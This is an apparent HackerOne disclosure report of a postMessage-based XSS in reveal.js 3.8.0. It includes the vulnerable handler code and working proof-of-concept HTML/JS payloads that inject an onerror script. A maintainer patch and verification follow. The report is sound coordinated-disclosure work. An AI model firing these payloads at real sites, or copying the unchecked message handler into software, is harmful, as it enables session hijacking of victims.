6 [reveal.js] XSS by calling arbitrary method via postMessage

Share:

TIMELINE

p_q_r submitted a report to Node.js third-party modules.

Sep 10th (3 years ago)

I would like to report XSS in reveal.js

It allows gaining access to the victim's account and performing actions on his behalf

Module

module name: reveal.js
version: 3.8.0
npm page: `https://www.npmjs.com/package/reveal.js`

Module Description

> A framework for easily creating beautiful presentations using HTML. Check out the live demo.
>
> reveal.js comes with a broad range of features including nested slides, Markdown contents, PDF export, speaker notes and a JavaScript API. There's also a fully featured visual editor and platform for sharing reveal.js presentations at slides.com.

Module Stats

[N/A] downloads in the last day
[4666] downloads in the last week
[N/A] downloads in the last month

Vulnerability

Vulnerability Description

The `setupPostMessage` function accepts messages from arbitrary origins and allows calling any method available in Reveal:

Code 528 Bytes Wrap lines Copy Download

```
function setupPostMessage() {

  if( config.postMessage ) {
      window.addEventListener( 'message', function ( event ) {
          var data = event.data;

          // Make sure we're dealing with JSON
          if( typeof data === 'string' && data.charAt( 0 ) === '{' && data.charAt( data.length - 1 ) === '}' ) {
              data = JSON.parse( data );

              // Check if the requested method can be found
              if( data.method && typeof Reveal[data.method] === 'function' ) {
                  Reveal[data.method].apply( Reveal, data.args );
              }
          }
      }, false );
  }
}
```

For the proof of concept let's consider the `addKeyBinding` method. It pushes the provided key data (code, description and callback) into the `registeredKeyBindings` array:

Code 351 Bytes Wrap lines Copy Download

```
function addKeyBinding( binding, callback ) {

    if( typeof binding === 'object' && binding.keyCode ) {
        registeredKeyBindings[binding.keyCode] = {
            callback: callback,
            key: binding.key,
            description: binding.description
        };
    }
    else {
        registeredKeyBindings[binding] = {
            callback: callback,
            key: null,
            description: null
        };
    }

}
```

which in its turn is put into HTML without sufficient validation within the `showHelp` method:

```
    ...

    for( var binding in registeredKeyBindings ) {
        if( registeredKeyBindings[binding].key && registeredKeyBindings[binding].description ) {
            html += '<tr><td>' + registeredKeyBindings[binding].key + '</td><td>' + registeredKeyBindings[binding].description + '</td></tr>';
        }
    }

    ...

}
```

All in all this allows the attacker to perform XSS via postMessage by submitting payloads in its data (PoC against the https://revealjs.com homepage):

Code 657 Bytes Wrap lines Copy Download

```
<html>
    <head>
        <title>XSS</title>

        <style>
            iframe
            {
                width: 100%;
                height: 100%;
                border: none;
            }
        </style>
    </head>
    <body>
        <iframe name="reveal" src="https://revealjs.com" onload="xss()"></iframe>

        <script>
            var frame = window.frames.reveal

            function xss ()
            {
                frame.postMessage ('{"method":"addKeyBinding","args":[{"keyCode":666,"key":"Pwned","description":"<img src=x onerror=alert(document.domain
                frame.postMessage ('{"method":"toggleHelp"}', '*')
            }
        </script>
    </body>
</html>
```

http://spqr.zz.mu/reveal.php

Code 352 Bytes Wrap lines Copy Download

```
<script>
    var win = window.open ('https://revealjs.com')

    function xss ()
    {
        win.postMessage ('{"method":"addKeyBinding","args":[{"keyCode":666,"key":"Pwned","description":"<img src=x onerror=alert(document.domain)>"}]}', '*
        win.postMessage ('{"method":"toggleHelp"}', '*')
    }

     setTimeout (xss, 500)
</script>
```

http://spqr.zz.mu/reveal_open.php

Steps To Reproduce:

Open one of these links in any browser and wait for the page to load:

- http://spqr.zz.mu/reveal.php
- http://spqr.zz.mu/reveal_open.php

{F579591}

Patch

- Use secure HTML assignment at the `showHelp` method
- Check other available methods for similar vulnerabilites
- By default allow calling secure methods only
- By default turn on secure configs only
- Prohibit overriding them via seach params

- Any
- 4.0.0 or later
- Any
- Any
- Any

Wrap up

- I contacted the maintainer to let them know: [N]
- I opened an issue in the related repository: [N]

Hunter's comments and funny memes goes here

Presentation with reveal.js about xss

Image F579592: xss_dawg.jpg 71.33 KiB

Zoom in Zoom out Copy Download

YO DAWG, I HEARD THAT YOU LIKE XSS
SO WE PUT XSS IN YOUR PRESENTATION ABOUT XSS SO YOU CAN BE XSSED WHILE YOU TALK ABOUT XSS

Impact

Gaining access to the victim's account and performing actions on his behalf


1 attachment:
F579592: xss_dawg.jpg

s_p_q_r posted a comment. Sep 10th (3 years ago)

The correct XSS screenshot, sorry:

Image F579624: reveal_xss.png 48.48 KiB

Zoom in Zoom out Copy Download



Keyboard Shortcuts

KEY	ACTION
N , SPACE	
P	
←, H	
→, L	
↑, K	Navigate up
↓, J	Navigate down
Home , Shift ←	First slide
End , Shift →	Last slide
B , .	Pause
F	Fullscreen
ESC, O	Slide overview
CTRL + Shift + F	Search
S	Speaker notes view
Paused	

Please update the original post if possible.

1 attachment:
F579624: reveal_xss.png

h1_analyst_layla HackerOne triage changed the status to **Triaged**. Sep 11th (3 years ago)

Hello @s_p_q_r,

Thank you for your submission! We were able to validate your report, and have submitted it to the appropriate remediation team for review. They will let us know the final ruling on this report, and when/if a fix will be implemented. Please note that the status and severity are subject to change.

Regards,
@bassguitar

h1_analyst_layla HackerOne triage updated the severity to Medium (5.4). Sep 11th (3 years ago)

hakimel joined this report as a participant. Jan 31st (3 years ago)

hakimel posted a comment. Jan 31st (3 years ago)

Thanks for adding me! I'll work on a fix for this soon, most likely by blacklisting some of the API methods from the postMessage API.

hakimel posted a comment. Jan 31st (3 years ago)

This issue has been patched as of reveal.js 3.9.2 which was just pushed to npm. I removed the `addKeyBinding` method (and a few others) from the postMessage API.

@s_p_q_r @bassguitar can you verify that the fix works? When we have this in place, I will proceed with the disclosure.

s_p_q_r posted a comment. Feb 4th (3 years ago)

Hi guys,

Yes, the method has been blacklisted now:

Code 104 Bytes Wrap lines Copy Download

```
POST_MESSAGE_METHOD_BLACKLIST = /registerPlugin|registerKeyboardShortcut|addKeyBinding|addEventListener/
```

Code 450 Bytes Wrap lines Copy Download

```
if( POST_MESSAGE_METHOD_BLACKLIST.test( data.method ) === false ) {

    var result = Reveal[data.method].apply( Reveal, data.args );

    // Dispatch a postMessage event with the returned value from
    // our method invocation for getter functions
    dispatchPostMessage( 'callback', { method: data.method, result: result } );

}
else {
    console.warn( 'reveal.js: "'+ data.method +'" is is blacklisted from the postMessage API' );
}
```

The others look kind of secure, I see just background content spoofing via config override so far:

Code 120 Bytes Wrap lines Copy Download

```
win.postMessage ('{"method":"configure","args":[{"parallaxBackgroundImage":"https://hackerone.com/favicon.ico"}]}', '*')
```

s_p_q_r posted a comment. Feb 4th (3 years ago)

In before the disclosure, I'd like to remind the h1 team to replace the screenshot in my original post if possible:

F579591 wrong
reveal_xss.png (F579624) right

marcinhoppe Node.js third-party modules staff posted a comment. Feb 5th (3 years ago)

@s_p_q_r @hakimel I will proceed with disclosure of this vulnerability.

marcinhoppe Node.js third-party modules staff closed the report and changed the status to ● Resolved. Feb 5th (3 years ago)

marcinhoppe Node.js third-party modules staff requested to disclose this report. Feb 5th (3 years ago)

s_p_q_r posted a comment. Feb 5th (3 years ago)

Ok, waiting for my request to be done then.

mikhail1519 HackerOne staff posted a comment. Feb 14th (3 years ago)

hey @s_p_q_r - my apologies for the delay here! Thanks for reaching out to our support team to escalate the issue.

While we were able to delete F579591 from the report, we unfortunately aren't able to replace it, in the same exact spot, with reveal_xss.png (F579624). I do apologize for that inconvenience. F579591 has been deleted, though.

-Alek

s_p_q_r posted a comment. Feb 17th (3 years ago)

Hi @mikhail1519,

Ok, I see. Thank you for your help!

s_p_q_r agreed to disclose this report. Feb 18th (3 years ago)

This report has been disclosed. Feb 18th (3 years ago)